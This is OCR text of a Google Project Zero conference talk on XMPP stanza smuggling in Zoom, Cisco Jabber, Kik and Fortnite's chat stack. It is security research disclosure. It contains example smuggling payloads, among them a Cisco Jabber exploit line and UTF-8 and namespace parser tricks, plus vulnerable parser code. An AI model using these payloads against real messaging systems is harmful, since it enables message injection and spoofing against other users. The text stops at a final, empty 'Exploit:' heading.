
Google

Hacking Zoom and other XMPP applications: More Adventures with XMPP Stanza Smuggling

Ivan Fratric, Google Project Zero

POC 2022



About the speaker

Ivan Fratric

- Google Project Zero since 2016
- Previously: Google Security Team, academia (Uni ZG)
- Publishing security research for >>10 years
- Author: WinAFL, Domato, TinyInst, Jackalope, …

Project Zero

News and updates from the Project Zero team at Google

Tuesday, January 18, 2022

Zooming in on Zero-click Exploits

Posted by Natalie Silvanovich, Project Zero

Source: https://googleprojectzero.blogspot.com/2022/01/zooming-in-on-zero-click-exploits.html

Zoom Messages

I started out by looking at the zero-click attack surface of Zoom. Loading the Linux client into IDA, it appeared that a great deal of its server communication occurred over XMPP. Based on strings in the binary, it was clear that XMPP parsing was performed using a library called gloox. I fuzzed this library using AFL and other coverage-guided fuzzers, but did not find any vulnerabilities. I then looked at how Zoom uses the data provided over XMPP.

Source: https://googleprojectzero.blogspot.com/2022/01/zooming-in-on-zero-click-exploits.html


XMPP

```
<?xml version='1.0' ?><stream:stream to='xmpp.zoom.us' xmlns='jabber:client'
xmlns:stream='http://etherx.jabber.org/streams' xml:lang='en' version='2.0'>

    <message from='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us/ZoomChat_pc'
    to='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us'
    id='{B0D067FD-F47A-47DF-9305-4C2B47489F06}' type='chat'><body>test
    message</body><thread>gloox{F096A899-64D6-4B36-9D65-11BAD59E3D7D}</t
    hread><active xmlns='http://jabber.org/protocol/chatstates'/><zmext
    expire_t='1720173136000' t='1657014736331'><from n='Ivan Vctm'
    res='ZoomChat_pc'/><msg_type>0</msg_type><to/><visible>true</visible
    ><msg_feature>4</msg_feature></zmext></message>

    <iq from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'
    to='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'
    id='{8D2152A9-422E-4510-86A3-F4B510D93AB6}' type='result'/>


</stream:stream>
```

Stanza

Stanza

XMPP XML pipeline



XMPP

Sent:


```
<message xmlns='jabber:client' to='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type=
'chat' from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'><body>hello</body><thread>
gloox{...}</thread><active xmlns='http://jabber.org/protocol/chatstates'/><zmext>
<msg_type>0</msg_type><from n='Ivan Attckr' res='ZoomChat_pc'/><to/><visible>true
</visible><msg_feature>4</msg_feature></zmext></message>
```


Received:


```
<message from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to=
'zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type='chat'><body>hello</body>
<thread>gloox{...}</thread><active xmlns='http://jabber.org/protocol/chatstates'/>
<zmext expire_t='1720185046000' t='1657026646132'><from n='Ivan Attckr'
res='ZoomChat_pc'/><msg_type>0</msg_type><to/><visible>true</visible><msg_feature>4
</msg_feature></zmext></message>
```

XMPP

Sent:

```
<message xmlns='jabber:client' to='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type=
'Chat' from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'>
<body>hello<foo>bar</foo></body><thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext><msg_type>0</msg_type><from
n='Ivan Attckr' res='ZoomChat_pc'/><to/><visible>true</visible><msg_feature>
4</msg_feature></zmext></message>
```

Received:

```
<message from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to=
'zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type='chat'>
<body>hello<foo>bar</foo></body> <thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext expire_t='1720185046000'
t='1657026646132'><from n='Ivan Attckr' res='ZoomChat_pc'/><msg_type>0</msg_type>
<to/><visible>true</visible><msg_feature>4</msg_feature></zmext></message>
```

XMPP


Sent:

```
<message xmlns='jabber:client' to='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type=
'Chat' from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'>
<body>hello<foo>bar</foo></body><thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext><msg_type>0</msg_type><from
n='Ivan Attckr' res='ZoomChat_pc'/><to/><visible>true</visible><msg_feature>
4</msg_feature></zmext></message>
```

Received:


```
<message from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to=
'zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type='chat'>
<body>hello<foo>bar</foo></body> <thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext expire_t='1720185046000'
t='1657026646132'><from n='Ivan Attckr' res='ZoomChat_pc'/><msg_type>0</msg_type>
<to/><visible>true</visible><msg_feature>4</msg_feature></zmext></message>
```

How can we attack this?



a) Custom XML gets sent all the way through the pipeline


How can we attack this?




a) Custom XML gets sent all the way through the pipeline

b) XML parsers have quirks

What is XMPP stanza smuggling?




Not really a single bug type



XMPP pipeline in popular applications

Application	Server Library	Client Library
Zoom	Ejabberd / Expat	Gloox
Epic Games / Fortnite	Tigase	libstrophe
Kik Messenger	Based on Tigase	Based on XmlPullParser
Cisco Jabber / Cisco IM & Presence	Based on jabberd2	Gloox

How do I know what vendors run on their servers?



DEVELOPER + ENGINEER // C++ // JAVA //

Senior XMPP Engineer at Zoom Video Communications

ZOOM VIDEO COMMUNICATIONS | SOUTH BAY

The XMPP Server Team is responsible for Zoom Chat IM message capabilities and presence which is a core service for Zoom Chat. As a Sr XMPP Server Software Engineer you will be tasked with using Erlang for the overall development and maintenance of XMPP IM service.

Source: https://www.builtinsf.com/job/engineer/senior-xmpp-engineer/49922

How do I know what vendors run on their servers?

Tigase, Inc.
@tigase

Replying to @rvirding

It's not only Erlang, #XMPP it's quite popular in gaming world - take a look at xmpp.org/uses/gaming.ht... (#Fortnite and #origin chat system are powerd by #Tigase XMPP Server

1:54 AM · Jun 15, 2019 · Twitter Web Client

Source: https://twitter.com/tigase/status/1139682596311273472

Example bug #1: Inconsistencies in UTF-8 decoding

- Server parser: `0xEB 0x3C 0x3E` is a single 3-byte character
- Client parser: `0xEB` `0x3C` `0x3E` are 3 characters

- What about

  `<foo`0xEB`><bar>`
- Server: I see a single tag `"foo`0xEB`><bar"`

  `<foo`0xEB`><bar>`
- Client: I see two tags, `"foo`0xEB`"` and `"bar"`

  `<foo`0xEB`><bar>`

Example bug #2: Expat namespace separator

```
<foo xmlns=”bar&#x0A;baz&#x3E;&#x3C;xml&#x3E;”>
```

Due to using `\n` (`
`) as a separator internally, ejabberd thinks

`baz><xml>`

is the the tag name

What about client-only bugs?

Bug #3: Cisco Jabber

- Custom change in the Gloox client library
- When the library sees closing of <stream:stream> tag, reset parser state

Bug #3: Cisco Jabber

- Custom change in the Gloox client library
- When the library sees closing of <stream:stream> tag, reset parser state
- What prevents us from having <stream:stream> in the middle of the message?
- Exploit:

<message …><body><stream:stream /><iq>...</iq></body></message>

XmlPullParser

User queries XmlPullParser interface for events and then processes them.

```
XmlPullParser xpp;
...
int eventType = xpp.getType();
do {
    if(eventType == xpp.START_DOCUMENT) {
        System.out.println("Start document");
    } else if(eventType == xpp.END_DOCUMENT) {
        System.out.println("End document");
    } else if(eventType == xpp.START_TAG) {
        processStartElement(xpp);
    } else if(eventType == xpp.END_TAG) {
        processEndElement(xpp);
    } else if(eventType == xpp.TEXT) {
        processText(xpp);
    }
    eventType = xpp.next();
} while (eventType != xpp.END_DOCUMENT);
```

Source: http://www.xmlpull.org/v1/download/unpacked/doc/quick_intro.html

The issues with XmlPullParser

Every function that processes an XML tag gets an instance of XmlPullParser

```
<person>
 <address>
    ...
 </address>
<person>
```

```
public Person parsePerson(XmlPullParser parser)
 throws ValidationException, XmlPullParserException
{
  while(true) {
    int eventType = parser.nextTag();
    if(eventType == XmlPullParser.START_TAG) {
      String tag = parser.getStartTagName();
      if("home_address".equals(tag)) {
        person.homeAddress = parseAddress(parser);
      } else {
        ...
      }
    } else if(eventType == XmlPullParser.END_TAG) {
      break;
    }
  }
}
```

Source: http://www.xmlpull.org/history/index.html

The issues with XmlPullParser

```
public Address parseAddress(XmlPullParser parser)
  throws ValidationException, XmlPullParserException
{
  Address address = new Address();
  while(true) {
    int eventType = parser.nextTag();
    if(eventType = XmlPullParser.START_TAG) {
       String tag = XmlPullParser.getStartTagName();
       if("street".equals(tag)) {
         address.street = parser.nextText();
       } else { throw new ValidationException("unknown tag"); }
    } else if(eventType == XmlPullParser.END_TAG) {
      break;
    } else { throw new ValidationException("unexpected XML"); }
  }
  return address;
}
```

Every function needs to make sure it's on the same depth in the xml tree when it enters and when it returns

Source: http://www.xmlpull.org/history/index.html

The issues with XmlPullParser

```
public Address parseAddress(XmlPullParser parser)
  throws ValidationException, XmlPullParserException
{
  Address address = new Address();
  while(true) {
    int eventType = parser.nextTag();
    if(eventType = XmlPullParser.START_TAG) {
       String tag = XmlPullParser.getStartTagName();
       if("street".equals(tag)) {
         address.street = parser.nextText();
       } else { throw new ValidationException("unknown tag"); }
    } else if(eventType == XmlPullParser.END_TAG) {
      break;
    } else { throw new ValidationException("unexpected XML"); }
  }
  return address;
}
```

Becomes vulnerable if this is forgotten, e.g. <address><foo /><address>

Source: http://www.xmlpull.org/history/index.html

The issues with XmlPullParser

```
public Address parseAddress(XmlPullParser parser)
  throws ValidationException, XmlPullParserException
{
  Address address = new Address();
  while(true) {
    int eventType = parser.nextTag();
    if(eventType = XmlPullParser.START_TAG) {
       String tag = XmlPullParser.getStartTagName();
       if("street".equals(tag)) {
         address.street = parser.nextText();
       } else { throw new ValidationException("unknown tag"); }
    } else if(eventType == XmlPullParser.END_TAG) {
      break;
    } else { throw new ValidationException("unexpected XML"); }
  }
  return address;
}
```

Becomes vulnerable if this is forgotten, e.g. <address><foo /><address>

Also if anyone catches this exception

Source: http://www.xmlpull.org/history/index.html


Bug #4: Kik Messenger

```
public void processMessage(XmlPullParser xmlParser)
throws XmlPullParserException, IOException {
    xmlParser.next();
    while (!is_message_end(xmlParser)) {
        if (xmlParser.is_start_tag("body")) {
            ...
        } else if (xmlParser.is_start_tag("is-typing")) {
            try {
                ...
            } catch (...) {
                while (!xmlParser.isEndTag("is-typing")) {
                    xmlParser.next();
                }
            }
        } else { ... }
        xmlParser.next();
    }
}
```

Bug #4: Kik Messenger

Exploit:

